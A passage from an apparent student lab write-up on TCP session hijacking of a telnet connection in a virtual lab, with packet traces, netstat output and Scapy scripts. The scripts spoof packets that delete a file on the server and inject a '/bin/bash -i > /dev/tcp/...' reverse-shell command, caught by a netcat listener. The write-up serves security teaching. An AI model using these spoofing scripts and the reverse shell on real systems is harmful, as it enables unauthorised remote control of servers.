  19 2020-02-19 19:32:29.442879026  10.0.2.10   10.0.2.8     TCP        66 32964 → 23 [ACK] Seq=2911876002 Ack=3703126136 Win=229 Len=0 TS…
  21 2020-02-19 19:32:29.527681666  10.0.2.10   10.0.2.8     TCP        66 32964 → 23 [ACK] Seq=2911876002 Ack=3703126199 Win=229 Len=0 TS…
  23 2020-02-19 19:32:29.527890127  10.0.2.10   10.0.2.8     TCP        66 32964 → 23 [ACK] Seq=2911876002 Ack=3703126245 Win=229 Len=0 TS…
  25 2020-02-19 19:32:29.528202832  10.0.2.10   10.0.2.8     TCP        66 32964 → 23 [ACK] Seq=2911876002 Ack=3703126412 Win=237 Len=0 TS…
  27 2020-02-19 19:32:29.661235684  10.0.2.10   10.0.2.8     TCP        66 32964 → 23 [ACK] Seq=2911876002 Ack=3703126433 Win=237 Len=0 TS…

▶ Frame 27: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_98:60:5e (08:00:27:98:60:5e), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.8
▼ Transmission Control Protocol, Src Port: 32964, Dst Port: 23, Seq: 2911876002, Ack: 3703126433, Len: 0
    Source Port: 32964
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2911876002
    Acknowledgment number: 3703126433
    Header Length: 32 bytes
  ▶ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 237]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x44c8 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▶ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▶ [SEQ/ACK analysis]
```

The details of the last sent packet is used to construct the spoofed packet. We perform session hijacking using the following program that sends a packet from the client to the server and deletes a file named textfile.txt in the current directory. This file is the one created in session hijacking attack using netwox:




```python
#!usr/bin/python3
from scapy.all import *
import sys

source_port = 32964
sequence = 2911876002
acknowldgement = 3703126433

print("Sending Session Hijacking Packet ...")
IPLayer = IP(src="10.0.2.10", dst="10.0.2.8")
TCPLayer = TCP(sport=source_port,dport=23,flags="A", seq=sequence,
    ack=acknowldgement)
# Data ="\rrm myfile.txt\r"
Data = "\rrm textfile.txt\r"
pkt = IPLayer/TCPLayer/Data
pkt.show()
send(pkt,verbose=0)
```

The following are the packet details of the spoofed packet:



```
  36 2020-02-19 19:33:31.678234359  10.0.2.10   10.0.2.8     TELNET     71 Telnet Data ...

▶ Frame 36: 71 bytes on wire (568 bits), 71 bytes captured (568 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.8
▼ Transmission Control Protocol, Src Port: 32964, Dst Port: 23, Seq: 2911876002, Ack: 3703126433, Len: 17
    Source Port: 32964
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 17]
    Sequence number: 2911876002
    [Next sequence number: 2911876019]
    Acknowledgment number: 3703126433
    Header Length: 20 bytes
  ▶ Flags: 0x010 (ACK)
    Window size value: 8192
    [Calculated window size: 8192]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x9125 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▶ [SEQ/ACK analysis]
▼ Telnet
    Data: \rrm textfile.txt\r
```

The following shows the output at the Server. We see that after the connection is established and the program is run, the file is deleted on the server.



```
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/19/20]seed@VM:~$ ll | grep text
-rw-rw-r-- 1 seed seed       6 Feb 19 19:25 textfile.txt
[02/19/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0     61 10.0.2.8:23             10.0.2.10:32964         ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/19/20]seed@VM:~$ ll | grep text
[02/19/20]seed@VM:~$ 
```


This completes Session Hijacking attack using netwox and scapy.

Task 5: Creating Reverse Shell using TCP Session Hijacking

Using the Session Hijacking attack, we create a reverse shell from the server to the attacker's machine, giving attacker the access to the entire server machine to run commands. In this attack, we send a command in the packet's data to run the bash program and redirect its input, output and error devices to the remote TCP connection.


The following is the program to perform the session hijacking attack. The flow of the task is as follows:

1. Establish a telnet connection between the client 10.0.2.10 and server 10.0.2.8.
2. Sniff the traffic and find the last packet sent from client to the server. The details of this packet are used to spoof the attack packet.
3. Start a TCP connection listening to port 9090 on the attacker's machine.
4. Run the Session Hijacking program on the attacker's machine



```
#!usr/bin/python3
from scapy.all import *
import sys

source_port = 32966
sequence = 1456791569
acknowledgement = 1402843092

print("Sending Session Hijacking Packet ...")
IPLayer = IP(src="10.0.2.10", dst="10.0.2.8")
TCPLayer = TCP(sport=source_port,dport=23,flags="A", seq=sequence,
    ack=acknowldgement)
# Data ="\rrm myfile.txt\r"
Data = "\r/bin/bash -i > /dev/tcp/10.0.2.7/9090 0<&1 2>&1\r"
pkt = IPLayer/TCPLayer/Data
pkt.show()
send(pkt,verbose=0)
```


The following Wireshark trace show the spoofed packet sent. Notice that the source and destination are of client and server and MAC source is of the attacker's machine.



```
No.   Time                           Source      Destination  Protocol Length Info
   40 2020-02-19 19:47:05.838985126  10.0.2.10   10.0.2.8     TELNET      67 Telnet Data ...
   42 2020-02-19 19:47:06.063996828  10.0.2.10   10.0.2.8     TELNET      67 Telnet Data ...
   44 2020-02-19 19:47:06.223377211  10.0.2.10   10.0.2.8     TELNET      68 Telnet Data ...
   47 2020-02-19 19:47:06.225961943  10.0.2.10   10.0.2.8     TCP         66 32966 → 23 [ACK] Seq=1456791569 Ack=1402842728 Win=29312…
   49 2020-02-19 19:47:06.248052875  10.0.2.10   10.0.2.8     TCP         66 32966 → 23 [ACK] Seq=1456791569 Ack=1402842793 Win=29312…
   51 2020-02-19 19:47:06.248419369  10.0.2.10   10.0.2.8     TCP         66 32966 → 23 [ACK] Seq=1456791569 Ack=1402842795 Win=29312…
   53 2020-02-19 19:47:06.340303573  10.0.2.10   10.0.2.8     TCP         66 32966 → 23 [ACK] Seq=1456791569 Ack=1402842858 Win=29312…
   55 2020-02-19 19:47:06.340796776  10.0.2.10   10.0.2.8     TCP         66 32966 → 23 [ACK] Seq=1456791569 Ack=1402843071 Win=30336…
   57 2020-02-19 19:47:06.442827046  10.0.2.10   10.0.2.8     TCP         66 32966 → 23 [ACK] Seq=1456791569 Ack=1402843092 Win=30336…
   62 2020-02-19 19:48:21.025124933  10.0.2.10   10.0.2.8     TELNET     103 Telnet Data ...

▶ Frame 62: 103 bytes on wire (824 bits), 103 bytes captured (824 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.8
▼ Transmission Control Protocol, Src Port: 32966, Dst Port: 23, Seq: 1456791569, Ack: 1402843092, Len: 49
    Source Port: 32966
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 49]
    Sequence number: 1456791569
    [Next sequence number: 1456791618]
    Acknowledgment number: 1402843092
    Header Length: 20 bytes
  ▶ Flags: 0x010 (ACK)
    Window size value: 8192
    [Calculated window size: 1048576]
    [Window size scaling factor: 128]
    Checksum: 0xbb6c [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▶ [SEQ/ACK analysis]
▼ Telnet
    Data: \r/bin/bash -i > /dev/tcp/10.0.2.7/9090 0<&1 2>&1\r
```

The following show the output on the attacker's machine. We see that the packet sent is the same as one captured in Wireshark. Also, another terminal with a TCP connection listening to port 9090 has successfully established a reverse shell. This can be proven because before running the netcat server, we switched to the downloads folder, hence the current directory was /home/seed/Downloads. After the netcat command, on looking for the current directory, we see that it's changed to /home/seed. This is the directory of the telnet connection, as seen. Hence, we were able to create a reverse shell by performing session hijacking attacks.

Output on the Attacker's machine:




```
[02/19/20]seed@VM:~/.../Lab4$ sudo python3 Task5.py
Sending Session Hijacking Packet ...
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     = 
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 10.0.2.10
  dst       = 10.0.2.8
  \options   \
###[ TCP ]###
     sport     = 32966
     dport     = telnet
     seq       = 1456791569
     ack       = 1402843092
     dataofs   = None
     reserved  = 0
     flags     = A
     window    = 8192
     chksum    = None
     urgptr    = 0
     options   = []
###[ Raw ]###
        load      = '\r/bin/bash -i > /dev/tcp/10.0.2.7/9090 0<&1 2>&1\r'

[02/19/20]seed@VM:~/.../Lab4$ 
```

Terminal

```
[02/19/20]seed@VM:~/Downloads$ pwd
/home/seed/Downloads
[02/19/20]seed@VM:~/Downloads$ nc -l 9090
[02/19/20]seed@VM:~$ pwd
pwd
/home/seed
[02/19/20]seed@VM:~$
```

Output on the Server machine:



```
[02/19/20]seed@VM:~$ pwd
/home/seed
[02/19/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/19/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:23             10.0.2.10:32966         ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```